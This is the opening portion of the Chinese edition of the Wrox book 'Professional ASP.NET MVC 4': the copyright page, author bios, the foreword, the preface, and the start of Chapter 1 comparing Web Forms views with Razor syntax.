Join the discussion @ p2p.wrox.com



Wrox Programmer to Programmer™

.NET开发经典名著



Professional ASP.NET MVC 4

ASP.NET MVC 4 高级编程（第4版）

Azure Web团队首席社区架构师Scott Hanselman作序推荐

[美] Jon Galloway Phil Haack Brad Wilson K. Scott Allen 著

孙远帅 邹权 译

清华大学出版社

.NET 开发经典名著

ASP.NET MVC 4
高级编程

(第 4 版)

[美] Jon Galloway
Phil Haack
Brad Wilson
K. Scott Allen 著

孙远帅 邹权 译

清华大学出版社

北 京

Jon Galloway, Phil Haack, Brad Wilson, K. Scott Allen
Professional ASP.NET MVC 4
EISBN：978-1-118-34846-8

北京市版权局著作权合同登记号 图字：01-2013-3958

图书在版编目(CIP)数据

ASP.NET MVC 4 高级编程(第 4 版)/(美)加洛韦(Galloway, J.) 等著；孙远帅，邹权 译；—北京：清华大学出版社，2013.8
(.NET开发经典名著)
书名原文：Professional ASP.NET MVC 4
ISBN 978-7-302-33003-5

Ⅰ. A… Ⅱ. ①加… ②孙…③邹… Ⅲ. 网页制作工具—程序设计 Ⅳ. TP393.092

中国版本图书馆 CIP 数据核字(2013)第 147928 号

责任编辑：王 军 韩宏志
装帧设计：牛静敏
责任校对：成凤进
责任印制：宋 林

出版发行：清华大学出版社
网 址：http://www.tup.com.cn，http://www.wqbook.com
地 址：北京清华大学学研大厦 A 座 **邮 编：**100084
社 总 机：010-62770175 **邮 购：**010-62786544
投稿与读者服务：010-62776969, c-service@tup.tsinghua.edu.cn
质 量 反 馈：010-62772015, zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经 销：全国新华书店
开 本：185mm×260mm **印 张：**28 **字 数：**681 千字
版 次：2010 年 4 月第 1 版 2013 年 8 月第 4 版 **印 次：**2013 年 8 月第 1 次印刷
印 数：1~4000
定 价：59.00 元

产品编号：

作 者 简 介

Jon Galloway 是 Microsoft 公司 Windows Azure 在 ASP.NET 平台的技术专员。他负责编写了 MVC Music Store 教程，并帮助组织 mvcConf 和 aspConf(ASP.NET MVC 社区的自由在线会议)，并在世界范围的会议和 Web Camps 上发表演讲。他曾在多家 Web 开发公司供职，从朝气蓬勃的创业公司到大型企业。他是 Herding Code 博客(http://herdingcode.com)的参与者之一，他的博客是 http://weblogs.asp.net/jgalloway，twitter 账户名是@jongalloway。他和他的太太及三个女儿，一起住在 San Diego，他们房子周围是一片鳄梨树。

Phil Haack 从事 GitHub 项目，努力使 Git 和 GitHub 对 Windows 上的开发人员更友好，更容易接受。在加入 GitHub 之前，Phil 是 ASP.NET 团队的一名高级项目经理，和 ASP.NET 团队一起从事于 ASP.NET MVC 和 NuGet 项目。作为一个代码“瘾君子”，Phil 喜欢设计软件。他不仅喜欢编写软件，而且喜欢撰写关于软件和软件管理的博客，他的博客网址为 http://haacked. com/。

Brad Wilson 是 Microsoft 公司的一名高级软件开发工程师，在 Azure 应用程序平台和工具(Web Platform and Tools)团队从事于 ASP.NET MVC 和 Web API 项目。在加入 ASP.NET 团队之前，他就职于 Microsoft 公司的模式和实践(Patterns and Practices)团队，同时也在 CodePlex 团队中工作。在加入 Microsoft 公司之前的 20 年里，他就已经在各种软件公司做过开发人员、架构师、团队组长和 CTO(首席技术官)。他也是 xUnit.net 开源开发测试框架的合作者，此外，他还维护了一些主要关于 ASP.NET 主题的博客，网址 http://bradwilson.typepad.com/。他的 Twitter 账户名是@bradwilson。Brad 居住在风景优美的华盛顿州雷德蒙市(Redmond, WA)。

K. Scott Allen 是 OdeToCode 有限责任公司的创始人，同时也是一名软件顾问。Scott 拥有 20 年的商业软件开发经验，涉足技术广泛。他曾经为嵌入式设备、Windows 桌面、Web 和移动平台开发软件产品。他曾为财富 50 强企业提供 Web 服务，为创业公司提供软件支持。Scott 也是国际会议的发言人，开设课程指导和培训世界各地的公司。

技术编辑简介

Eilon Lipton 在 2002 年作为一名开发人员加入了 Microsoft 公司的 ASP.NET 团队。在 ASP.NET 团队里，他既做过数据源控件，也做过 UpdatePanel 控件的本地化工作。现在 ASP.NET 团队是 Azure Application Platform Team 的一部分，在那里 Eilon 是 ASP.NET MVC、ASP.NET Web API 和 Entity Framework 的首席开发经理，并在各种有关 ASP.NET 主题的全球会议上发表演讲。他从波士顿大学毕业，并获得数学和计算机科学双学位。在业余时间，Eilon 喜欢在他的车库里制作一些家具。如果知道有谁需要一个 3 英尺左右高的茶几，可以给他发一封邮件。

致　　谢

感谢我的家人和朋友，他们给了我良好的精神状态。感谢整个 ASP.NET 团队，自 2002 年以来，他们给我带来了无穷的工作乐趣，尤其是 Brad Wilson 和 Phil Haack，他们俩回答了我成千上万个突发奇想的问题。最后感谢 Philippians 4:4-9 时刻提醒我哪种方式是正确的。

——Jon Galloway

感谢我亲爱的妻子 Akumi，是她的极大支持才使得该书得以完成。我也想喊出对我的儿子 Cody 的感谢，是他给了我一个两岁孩童能够给的明智建议，我想自此他会尴尬 10 年，因为在我对他的感谢中用了一个与时代不符的词“喊出”。感谢我的女儿 Mia，是她的微笑点亮了我们的房间。

——Phil Haack

序

我很高兴能为本书写序，本书介绍了最新发布的 ASP.NET MVC，并由一支优秀的作者团队编写。本书的作者都是我的好友，他们都是非常优秀的技术专家。

Phil Haack 是 ASP.NET MVC 项目经理，他从一开始就参与该项目。因为他有植根于社区和开源的背景，所以我一向认为他不仅是一名优秀的技术人员，而且还是我的一位亲密的朋友。最近，Phil 在微软还从事一个新的.NET 包管理器 NuGet 的开发。

Brad Wilson 不仅是我最爱的怀疑论者，而且也是 Microsoft 公司 ASP.NET MVC 团队中一名天赋异禀的工程师。从动态数据到数据注解，再到测试等，没有作为程序员的 Brad 干不了的。他从事过许多开源项目(如 XUnit.NET)，并继续推动 Microsoft 公司内外部人员走向光明。

Jon Galloway 是一个专注于 Azure 和 ASP.NET 的技术传道人。在这个职位，他有机会接触成千上万的不熟悉 ASP.NET MVC 的开发人员。他负责编写了 MVC Music Store 教程，该教程帮助成千上万的开发人员编写了他们的第一个 ASP.NET MVC 应用程序。Jon 也帮助组织 mvcConf 和 aspConf——ASP.NE 开发人员的一系列自由在线会议。他与各种 ASP.NET 社区的互动使得他拥有很强的洞察力，知道开发人员如何开始、学习和掌握 ASP.NET MVC。

最后也是相当重要的是，K. Scott Allen 增强了团队的力量，不仅仅是因为他明智地决定使用他听起来更加智能的中间名，而且也因为他带来了一个世界级著名培训师的经验和智慧。Scott Allen 是 Pluralsight 技术团队中的一员，曾经在财富 50 强公司从事网站和创业咨询方面的工作。他善良、体贴、值得尊重，重要的是他非常透彻地了解自己。

随着 ASP.NET Web 开发平台的发展，这些伙计团结在一块儿共同把《ASP.NET MVC 4 高级编程》一书推升到了一个新的高度。该平台目前正在由全球数百万的开发人员使用。一个充满朝气的社区支持该平台的在线版和离线版；线上论坛(www.asp.net)平均每天都有成千上万的问答。

ASP.NET 和 ASP.NET MVC 4 的应用面很广，像新闻网站、网上零售商店以及我们最喜欢的社交网站。除此之外，或许我们当地的运动队、读书俱乐部或博客使用的也是 ASP.NET MVC 4。

当 ASP.NET MVC 刚刚被引入时，它打破了很多领域。尽管使用的是旧模式，但是这些模式对于现有的 ASP.NET 社区来说都是新的；它在生产率和控制、功能和灵活性之间求

得了微妙平衡。今天，对我来说，ASP.NET MVC 4 代表了选择——语言的选择、框架的选择、开源库的选择、模式的选择。一切都是可插拔的。ASP.NET MVC 4 是我们对环境绝对控制的缩影——如果喜欢，就使用；如果不喜欢，就改变。我们可以按照自己想要的方式进行单元测试，创建自己想要的组件，使用自己选择的 JavaScript 框架。

ASP.NET MVC 4 为我们带来了 ASP.NET Web API，一个用于构建 HTTP 服务的全新框架，利用现代 Web 标准和移动 Web 应用支持更新默认项目模板，增强对异步方法的支持等。

同样令人感到振奋的是，ASP.NET MVC 代码现在在开源许可下发布，接受开发者社区的贡献。您编写的代码很可能会与下一版本 ASP.NET MVC 一同发布！我建议到 www.asp.net/mvc 上下载最新的内容，以及最新的示例、视频和教程。

我们希望本书讲解的内容能够是您精通 ASP.NET MVC 4 历程中的下一步。

——Scott Hanselman
Microsoft Azure Web 团队首席社区架构师

前　　言

对一名 ASP.NET 开发人员来说，这是一个伟大的时刻！

无论是对于已经拥有 ASP.NET 多年开发经验的开发人员，还是对于刚刚入门的初学者，现在都是深入学习 ASP.NET MVC 4 的绝佳时机。ASP.NET MVC 从一开始就有很多乐趣，但最近两个版本添加了许多特性，使整个开发过程变得非常愉悦。

ASP.NET MVC 3 带来了像 Razor 视图引擎这样的新特性，与 NuGet 包管理系统和 jQuery 内置整合来简化 Ajax 开发。ASP.NET MVC 4 继续这一趋势，又添加了一个更新的可视化设计，移动 Web 支持，使用 ASP.NET Web API 的 HTTP 服务，内置支持 OAuth 与流行网站的整合等。这样我们就可以快速地开始使用全功能 Web 应用程序。

这也不是简单地拖放短期生产率。这一切都建立在一个基于模式的 Web 框架上，当需要时，这个框架可帮助我们控制应用程序的每个方面。

加入我们会踏上一个有趣翔实的 ASP.NET MVC 4 之旅！

本书读者对象

本书由浅入深地介绍 ASP.NET MVC，是一本不错的 ASP.NET MVC 教程。

如果刚刚接触 ASP.NET MVC，本书首先会帮助学习 MVC 概念，然后演示如何在应用代码示例中应用这些概念。本书作者已经指导成千上万名开发人员开始学习 ASP.NET MVC，指导怎样安排结构思路，以便快速创建，入门开发。

我们知道我们的许多读者都熟悉 ASP.NET Web Forms，在一些上下文中，我们介绍它们之间的异同来帮助理解它们之间的关系。事实上，ASP.NET MVC 4 不是 ASP.NET Web Forms 的替换品。许多 Web 开发人员也使用其他 Web 框架，比如 Ruby on Rails、Django，一些 PHP 框架等，这些框架都适用于 MVC(模型-视图-控制器，Model-View-Controller)应用模式。如果您属于这类开发人员，或者只是好奇，本书就适合您。

我们也付出了很大努力，确保本书能够为拥有 ASP.NET MVC 经验的开发人员提供一些帮助。在本书的各个章节，我们介绍了组件设计原理，以及如何最好地使用它们。我们添加了新的内容，包括新添加的 ASP.NET Web API 章节。最后，Phil Haack 新编写了一章来展示他和其他高级 ASP.NET MVC 开发人员如何构建真实世界中高容量的 ASP.NET MVC 网站——NuGet Gallery 网站案例研究。

本书组织结构

本书共 16 章，前面几章主要介绍了 MVC 模式，后面章节主要介绍 ASP.NET MVC 是如何实现 MVC 模式的。

第 1 章“入门”帮助您开始进行 ASP.NET MVC 4 开发。首先介绍了 ASP.NET MVC 的概念，然后解释 ASP.NET MVC 4 如何顺应前两个发布版本。最后，在确保正确安装软件之后，帮助您开始创建您的第一个 ASP.NET MVC 4 应用程序。

第 2 章“控制器”讲解控制器和操作的基础内容。您开始编写一些基本的“hello world”示例，然后创建从 URL 中提取信息并在屏幕上显示的应用程序。

第 3 章“视图”介绍如何从控制器操作中使用视图模板控制输出的可视化表示。此外，还会全面地介绍 Razor 视图引擎，其中包括帮助组织和维护的语法和特征。

第 4 章“模型”帮助您学习如何使用模型在控制器和视图之间传递信息，以及如何使用 Entity Framework 的 Code First 开发集成数据库和模型。

第 5 章“表单和 HTML 辅助方法”深入介绍编辑情形，解释 ASP.NET MVC 处理表单的方式。您将从本章中学习到如何使用 HTML 辅助方法精简视图。

第 6 章“数据注解和验证”介绍如何使用特性定义模型显示、编辑和验证的规则。

第 7 章“成员资格、授权和安全性”介绍如何确保 ASP.NET MVC 应用程序安全，并指出常见的安全陷阱以及避开这些陷阱的方法。此外，您还会学习到如何利用 ASP.NET MVC 应用程序中的 ASP.NET 成员资格和授权特性来控制访问权限。

第 8 章“Ajax”介绍 ASP.NET MVC 应用程序中的 Ajax 程序，并特别强调 jQuery 和 jQuery 插件。本章中，您将会学习到如何使用 ASP.NET MVC 的 Ajax 辅助方法，以及如何高效地应用 jQuery 验证系统。

第 9 章“路由”深入介绍用来管理如何把 URL 映射到控制器操作的路由机制。

第 10 章“NuGet”介绍 NuGet 包管理系统。通过本章内容，您将学习到如何把 NuGet 关联到 ASP.NET MVC，如何安装 NuGet 以及如何使用 NuGet 来安装、更新和创建新包。

第 11 章“ASP.NET Web API”展示如何使用 ASP.NET Web API 创建 HTTP 服务。

第 12 章“依赖注入”介绍依赖注入以及如何在应用程序中利用依赖注入。

第 13 章“单元测试”教您如何在 ASP.NET 应用程序中使用测试驱动开发，并提供编写高效测试的一些有益忠告。

第 14 章“扩展 ASP.NET MVC”深入讲解 ASP.NET MVC 中的扩展点，并展示如何扩展 MVC 框架来满足您的具体需求。

第 15 章“高级主题”介绍一些高级主题，这些主题在阅读本书前 14 章之前讲解可能会使您感到吃力。本章涵盖 Razor、基架系统、路由机制、模板和控制器的一些复杂应用。

第 16 章“ASP.NET MVC 实战：构建 NuGet.org 网站” 结合学习的每个知识点来进行 NuGet Gallery 网站(http://nuget.org)案例研究。在这里，您会学习到，当使用 ASP.NET MVC

构建高性能网站时，Phil Haack 和其他高级 ASP.NET 工程师处理测试、成员资格、部署和数据迁移的方法。

使用本书的条件

为使用 ASP.NET MVC 4，您可能需要安装 Visual Studio。可以使用 Microsoft Visual Studio Express 2012 的 Web 版或 Visual Studio 2012 的任何付费版本(如 Visual Studio 2012 Professional)。Visual Studio 2012 中包含了 ASP.NET MVC 4。可以从以下网址下载 Visual Studio 和 Visual Studio Express：

- Visual Studio：www.microsoft.com/vstudio
- Visual Studio Express：www.microsoft.com/express/

也可以使用 Visual Studio 2010 SP1 中带有的 ASP.NET MVC 4。ASP.NET MVC 4 独立于 Visual Studio 2010 安装，下载网址是：

- ASP.NET MVC 4：www.asp.net/mvc

第 1 章详细介绍了软件需求，并演示了如何在开发机和服务器上安装。

约定

为了帮助您深入学习内容，跟上本书进度，我们在各章节中使用了大量的约定。

产品小组的话

像这样的方框中会有产品小组的一些忠告、技巧、琐事，或者其他一些与周围上下文直接相关的信息。



注意　*像这样的斜体字都是一些当前讨论问题的忠告、提示和技巧。*

正文中文本的样式约定如下：

- 我们展示键盘按键像这样的形式：Ctrl+A。
- 我们展示代码的方式有两种：

  对于大部分没有强调内容的代码示例，我们使用等宽字体类型。

  我们使用粗体来强调当前上下文中特别重要的代码，或者展示相对于前一代码片段改变的部分。

源代码

整本书中，您会注意到，当建议您安装 NuGet 包以尝试一些样例代码时，我们会放置如下图标：

```
Install-Package SomePackageName
```

NuGet 是 Outercurve Foundation 为.NET 和 Visual Studio 而编写的包管理器，后来被 Microsoft 公司整合到了 ASP.NET MVC 中。

我们不必再在 Wrox 网站上搜索源代码示例的压缩文件了，因为我们可以通过使用 NuGet 轻松地把这些文件添加到 ASP.NET MVC 应用程序中。我们认为自此尝试样例将不再痛苦，而变得更容易、更方便。第 10 章将详细介绍 NuGet 系统。

如果您想下载 NuGet 包，以便在以后不能上网时使用，这些包也可以从 www.wrox.com 下载。登录该网站之后，只需要使用 Search 框或标题列表中的一个找到书的标题，单击本书详细页面上的 Download Code 链接，即可下载本书涉及的所有源代码。另外，也可从 http://www.tup.com.cn/downpage 下载本书的源代码。



由于许多图书的标题都很类似，所以按 ISBN 搜索是最简单的；本书英文版的 ISBN 是 978-1-118-34846-8。

在下载了代码后，只需要用自己喜欢的解压缩软件对它们进行解压缩即可。另外，也可以进入 http://www.wrox.com/dynamic/books/download.aspx 上的 Wrox 代码下载页面，查看本书和其他 Wrox 图书的源代码。

勘误表

尽管我们已经尽了各种努力来保证文章或代码中不出现错误，但是错误总是难免的，如果您在本书中找到了错误，例如拼写错误或代码错误，请告诉我们，我们将非常感激。通过勘误表，可以让其他读者避免受挫，当然，这还有助于提供更高质量的信息。

请给 wkservice@vip.163.com 发电子邮件，我们就会检查您的信息，如果是正确的，我们将在本书的后续版本中采用。

要在网站上找到本书的勘误表，可以登录 http://www.wrox.com，通过 Search 框或书名列表查找本书，然后在本书的详细页面上，单击 Errata 链接。在这个页面上可以查看到 Wrox 编辑已提交和粘贴的所有勘误项。完整的图书列表还包括每本书的勘误表，网址是 www.wrox.com/misc-pages/booklist.shtml。

p2p.wrox.com

要与作者和同行讨论，请加入 p2p.wrox.com 上的 P2P 论坛。这个论坛是一个基于 Web 的系统，便于您张贴与 Wrox 图书相关的消息和相关技术，与其他读者和技术用户交流心得。该论坛提供了订阅功能，当论坛上有新的消息时，它可以给您传送感兴趣的论题。Wrox 作者、编辑和其他业界专家和读者都会到这个论坛上探讨问题。

在 http://p2p.wrox.com 上，有许多不同的论坛，它们不仅有助于阅读本书，还有助于开发自己的应用程序。要加入论坛，可以遵循下面的步骤：

(1) 进入 p2p.wrox.com，单击 Register 链接。

(2) 阅读使用协议，并单击 Agree 按钮。

(3) 填写加入该论坛所需要的信息和自己希望提供的其他信息，单击 Submit 按钮。

(4) 您会收到一封电子邮件，其中的信息描述了如何验证账户，完成加入过程。



注意　不加入 P2P 也可以阅读论坛上的消息，但要张贴自己的消息，就必须加入该论坛。

加入论坛后，就可以张贴新消息，响应其他用户张贴的消息。可以随时在 Web 上阅读消息。如果要让该网站给自己发送特定论坛中的消息，可以单击论坛列表中该论坛名旁边的 Subscribe to this Forum 图标。

关于使用 Wrox P2P 的更多信息，可阅读 P2P FAQ，了解论坛软件的工作情况以及 P2P 和 Wrox 图书的许多常见问题。要阅读 FAQ，可以在任意 P2P 页面上单击 FAQ 链接。

目　录

第 1 章 入门

本章主要内容

- 理解 ASP.NET MVC
- ASP.NET MVC 4 概述
- ASP.NET MVC 4 应用程序的创建方法
- ASP.NET MVC 4 应用程序的结构

本章将简明扼要地介绍 ASP.NET MVC，解释 ASP.NET MVC 4 如何适应 ASP.NET MVC 的发布历程，总结 ASP.NET MVC 4 的新特性，并介绍如何配置 ASP.NET MVC 4 应用程序的开发环境。

本书是关于 Web 框架第 4 版的专业系列书籍之一，因此对 Web 框架只做简要介绍。本书不会浪费笔墨来说服读者学习 ASP.NET MVC，因为我们认为您购买本书的目的就是为了学习 ASP.NET MVC。证明软件框架和模式价值最好的方法就是展示它们在实际场景中的应用，因此，这方面会重点予以介绍。

1.1 ASP.NET MVC 简介

ASP.NET MVC 是一种构建 Web 应用程序的框架，它将一般的 MVC(Model-View-Controller) 模式应用于 ASP.NET 框架。下面首先介绍 ASP.NET MVC 和 ASP.NET 框架之间的关系。

1.1.1 ASP.NET MVC 如何适应 ASP.NET

在 2002 年 ASP.NET 1.0 首次发布时，人们很容易将 ASP.NET 和 Web Forms 看成同一事物。尽管当时 ASP.NET 已经支持两层抽象，具体如下：

- System.Web.UI：Web Forms 层，由服务器控件和 ViewState 等组成。
- System.Web：管道程序，提供基本的 Web 堆栈，其中包括组件模块、处理程序和 HTTP 堆栈等。

应用 ASP.NET 开发的主流方法囊括了整个 Web Forms 堆栈——利用拖放服务器控件，有用的状态(semi-magical statefulness)来处理后台的复杂事务(但这样具有经常混淆页面生命周期，生成不太理想的 HTML 页面等缺点)。

然而，总是会有发生下面所述情况的可能性，即通过使用处理器、组件模块和其他手写代码来直接响应 HTTP 请求，按照想要的方式构建 Web 框架，设计出精彩的 HTML 页面。虽然可以这样做，但实现起来非常困难，这并不是因为在广泛的计算机科学世界里缺乏设计模式，而是因为缺乏一种内置的模式支持这样的实现。在 2007 年 ASP.NET MVC 发布之时，MVC 模式已成为构建 Web 框架最流行的方式之一。

1.1.2 MVC 模式简介

MVC 成为计算机科学领域重要的构建模式已有多年历史。1979 年，它最初被命名为事物-模型-视图-编辑器(Thing-Model-View-Editor)，后来简化成了模型-视图-控制器(Model-View-Controller)。在分离应用程序内部的关注点方面(例如，从显示逻辑中分离出数据访问逻辑)，MVC 是一种强大而简洁的方式，尤其是应用在 Web 应用程序中。虽然关注点的显式分离在一定程度上增加了应用程序设计的复杂性，但总体来说，MVC 带来的益处要超过它所带来的弊端。自从引入以来，MVC 已经在数十种框架中得到应用，在 Java 和 C++语言中，在 Mac 和 Windows 操作系统中以及在很多架构内部都用到了 MVC。

MVC 将应用程序的用户界面(User Interface，UI)分为三个主要部分：

- **模型**：一组类，描述了要处理的数据以及修改和操作数据的业务规则。
- **视图**：定义应用程序用户界面的显示方式。
- **控制器**：一组类，用于处理来自用户、整个应用程序流以及特定应用程序逻辑的通信。

MVC 作为用户界面模式

注意这里的 MVC 指的是一种用户界面模式。MVC 模式是处理用户交互的一种解决方案，它并不处理应用程序关注的其他问题，如数据访问，服务交互等。MVC 模式很有用，但它与其他设计模式一样需要应用到程序的开发过程中，记住这一点对学习 MVC 很有帮助。

1.1.3 MVC 在 Web 框架中的应用

MVC 模式经常应用于 Web 程序设计中。在 ASP.NET MVC 中，MVC 三个主要部分的定义大致如下：

- **模型**：模型是描述程序设计人员感兴趣问题域的一些类，这些类通常封装存储在数据库中的数据，以及操作这些数据和执行特定域业务逻辑的代码。在 ASP.NET MVC

中，模型就像是一个使用了某种工具的数据访问层(Data Access Layer)，这种工具包括实体框架(Entity Framework)或者与包含特定域逻辑的自定义代码组合在一起的 NHibernate。

- **视图**：一个动态生成 HTML 页面的模板，这一内容将在第 3 章详细阐述。
- **控制器**：一个协调视图和模型之间关系的特殊类。它响应用户输入，与模型进行对话，并决定呈现哪个视图(如果有的话)。在 ASP.NET MVC 中，这个类文件通常以后缀名 Controller 表示。



注意 MVC 是一种高级架构模式，它的使用取决于具体应用环境，记住这一点是很重要的。ASP.NET MVC 的上下文是问题域(一个无状态的 Web 环境)和宿主系统(ASP.NET)。

我时常与一些具有 MVC 开发经验的人员聊天，他们在互不相同的环境下使用 MVC 模式，他们感到困惑、沮丧，主要是因为他们认为 ASP.NET MVC 的工作原理与 15 年前在他们的大型机账户处理系统中的原理是一样的。事实并非如此，这是一件好事，ASP.NET MVC 注重应用 MVC 模式来提供一个运行在.NET 平台上的强大 Web 开发框架，上下文则是其强大原因的一部分。

ASP.NET MVC 依赖的许多核心策略，与其他 MVC 平台所使用的策略相同，再加上它提供的编译和托管代码的好处，以及利用.NET 语言的新特性，比如 lambda 表达式、动态和匿名类型，使其成为强大的开发框架。不过，本质上，ASP.NET 采用了大部分基于 MVC 的 Web 框架所使用的一些基本原则：

- 约定优于配置(convention over configuration)
- 不重复(又名 DRY 原则)
- 尽量保持可插拔性(pluggability)
- 尽量为开发人员提供帮助，但必要时允许开发人员自由发挥

1.1.4 ASP.NET MVC 4 的发展历程

自 2009 年 3 月，ASP.NET MVC 1 发布起，在短短三年的时间里，ASP.NET MVC 已经发布了 4 个主要版本，期间还有一些临时版本。为更好地理解 ASP.NET MVC 4，首先知道 ASP.NET MVC 的发展历程是很重要的。本节主要描述 3 个 ASP.NET MVC 版本的内容及其发布背景。

1. ASP.NET MVC 1 概述

2007 年 2 月，Microsoft 公司的 Scott Guthrie(“ScottGu”)飞往美国东海岸参加会议。在旅途中，他草拟编写了 ASP.NET MVC 的内核程序。这是一个只有几百行代码的简单应用程序，但它却给大部分追随 Microsoft 公司的 Web 开发人员带来了美好前景。

据说，2007 年 10 月，在华盛顿州雷德蒙市举行的 Austin ALT.NET 会议上，ScottGu 告诉一些开发者说“我在飞机上写了这个好东西”，并询问他们是否看到需求以及对该应用程序的看法。此举一炮打响。事实上，许多人都参与了该应用程序原型的设计，并把代码命名为 Scalene。Eilon Lipton 于 2007 年 9 月把第一份原型电邮给他的团队，并和 ScottGu 在原型、代码、想法上多次思考，反复斟酌。

即使在官方发布之前，ASP.NET MVC 也并不符合 Microsoft 产品的标准，这一点是很清楚的。ASP.NET MVC 的开发周期是高度交互的，在官方版本发布之前已有 9 个预览版本，它们都进行了单元测试，并在开源许可下发布了代码。所有这些都突出了一个哲理：在整个研发过程中要高度重视团队的协作交互。最终结果是在 ASP.NET MVC 1 的官方版本发布时(包含代码和单元测试)，已经被那些将一直使用它的开发者多次使用和审查。ASP.NET MVC 1 于 2009 年 3 月 13 日正式发布。

2. ASP.NET MVC 2 概述

与 ASP.NET MVC 1 发布时隔一年，ASP.NET MVC 2 于 2010 年 3 月发布。ASP.NET MVC 2 的部分主要特点如下：

- 带有自定义模板的 UI 辅助程序
- 在客户端和服务器端基于特性的模型验证
- 强类型 HTML 辅助程序
- 改善的 Visual Studio 开发工具

根据应用 ASP.NET MVC 1 开发各种应用程序的开发人员的反馈意见，ASP.NET MVC 2 中增强了许多 API 的功能以增强其“亲和”性，比如：

- 支持将大型应用程序划分为域
- 支持异步控制器
- 使用 Html.RenderAction 支持渲染网页或网站的某一部分
- 许多新的辅助函数、实用工具和 API 增强

ASP.NET MVC 2 发布的一个重要先例是很少有重大改动，这是 ASP.NET MVC 结构化设计的一个证明，这样就可以实现在核心不变的情况下进行大量的扩展。

3. ASP.NET MVC 3 概述

在 Web Matrix 发布的推动下，ASP.NET MVC 3 于 ASP.NET MVC 2 发布之后的第 10 个月推出。ASP.NET MVC 3 的主要特征如下：

- 支持 Razor 视图引擎
- 支持.NET 4 数据注解
- 改进了模型验证
- 提供更强的控制和更大的灵活性，支持依赖项解析(Dependency Resolution)和全局操作过滤器(Global Action Filters)

- 丰富的 JavaScript 支持，其中包括非侵入式 JavaScript、jQuery 验证和 JSON 绑定
- 支持 NuGet，可以用来发布软件，管理整个平台的依赖

由于这些 ASP.NET MVC 3 的特性都是最近添加的，并且非常重要，因此这里将对其做详细介绍。



注意　拥有 MVC 经验的开发人员非常关心新版本中做出的更新，这里的功能总结就是为这些人准备的。

如果以前没有使用过 ASP.NET MVC，也不必担心，这些特性目前还无关紧要；本书会在各章节中详细阐述它们。这里建议跳过这些内容，后面再回过头来学习。

Razor 视图引擎

自 10 余年前 ASP.NET 1.0 发布以来，Razor 是在渲染 HTML 方面的第一个重大更新。在 ASP.NET MVC 1 和 ASP.NET MVC 2 中默认使用的视图引擎普遍称为 Web Forms 视图引擎(Web Forms View Engine)，因为它和 Web Forms 使用了同样的 ASPX/ASCX/MASTER 文件和语法。但是它的设计目标是支持在图形编辑器中的编辑控件。下面是在 Web Forms 页面中这种语法的一个示例：

```
<%@ Page Language="C#" MasterPageFile="</Views/Shared/Site.Master"
Inherits="System.Web.Mvc.ViewPage<MvcMusicStore.ViewModels.StoreBrowse-
    ViewModel>"
%>

<asp:Content ID="Content1" ContentPlaceHolderID="TitleContent" runat="server">
   Browse Albums
</asp:Content>

<asp:Content ID="Content2" ContentPlaceHolderID="MainContent" runat="server">

   <div class="genre">
      <h3><em><%: Model.Genre.Name %></em> Albums</h3>
      <ul id="album-list">
         <% foreach (var album in Model.Albums) { %>

         <li>
            <a href="<%: Url.Action("Details", new { id = album.AlbumId }) %>">
               <img alt="<%: album.Title %>" src="<%: album.AlbumArtUrl %>" />
               <span><%: album.Title %></span>
            </a>
         </li>

         <% } %>
      </ul>
```

```
    </div>

</asp:Content>
```

Razor 被专门设计成视图引擎的语法。它有一个主要的作用：集中生成 HTML 代码模板。下面展示如何应用 Razor 生成同样的标记：

```
@model MvcMusicStore.Models.Genre

@{ViewBag.Title = "Browse Albums";}

<div class="genre">
   <h3><em>@Model.Name</em> Albums</h3>

   <ul id="album-list">
       @foreach (var album in Model.Albums)
       {
           <li>
               <a href="@Url.Action("Details", new { id = album.AlbumId })">
                   <img alt="@album.Title" src="@album.AlbumArtUrl" />
                   <span>@album.Title</span>
               </a>
           </li>
       }
   </ul>
</div>
```

Razor 语法易于输入、易于阅读。Razor 不像 Web Forms 视图引擎那样具有类似于 XML 的繁杂语法规则。

前面已经讨论了使用 Razor 语法的不同感受。为了用较为量化的用语表达，下面讨论 Razor 语法的设计目标：

- **简洁、富有表现力和灵活性：**Razor 在"HTML 标记生成模板"方面具有非常简洁的语法。这不仅可以最大限度地减少按键次数——这是一个明显的结果——而且可以容易地表达意图。一个重要的例子是标记和代码之间过渡的简洁性。在循环中写一些模型属性时可以发现这一点。

```
@foreach (var album in Model.Albums)
{
   <li>
       <a href="@Url.Action("Details", new { id = album.AlbumId })">
           <img alt="@album.Title" src="@album.AlbumArtUrl" />
           <span>@album.Title</span>
       </a>
   </li>
}
```

- **不是新语言**：Razor 语法非常直观地支持现有的.NET 编码技术。Scott Hanselman 在谈及他学习 Razor 的经验时，很好地总结了这一亮点：

  > 我一直在苦苦寻找 Razor 的语法规则，直到有人告诉我不要再想了，直接输入 “@” 符号就可以开始编写代码了，我才意识到原来 Razor 本无规则。
  >
  > ——Hanselminutes #249: On WebMatrix with Rob Conery
  > http://hanselminutes.com/default.aspx?showid=268

- **容易学习**：由于 Razor 不是一门新的编程语言，因此学习 Razor 非常容易。如果熟悉 HTML 语言和.NET 技术；那么当需要编写.NET 代码时，输入@符号后输入 HTML 代码就可以了。
- **支持所有文本编辑器**：由于 Razor 是量级轻并注重于 HTML 的语言，因此可自由地选择编辑器。虽然 Visual Studio 的语法关键词高亮显示和智能感知(IntelliSense)功能非常棒，但 Razor 足够简单，可使用任何文本编辑器进行编辑。
- **强大的智能感知功能**：尽管 Razor 可以不使用智能感知功能进行工作，但是智能感知功能对于查看一些事物(例如，查看模型对象支持的属性)还是很方便的。因此，Razor 在 Visual Studio 中提供了强大的智能感知功能，如图 1-1 所示。

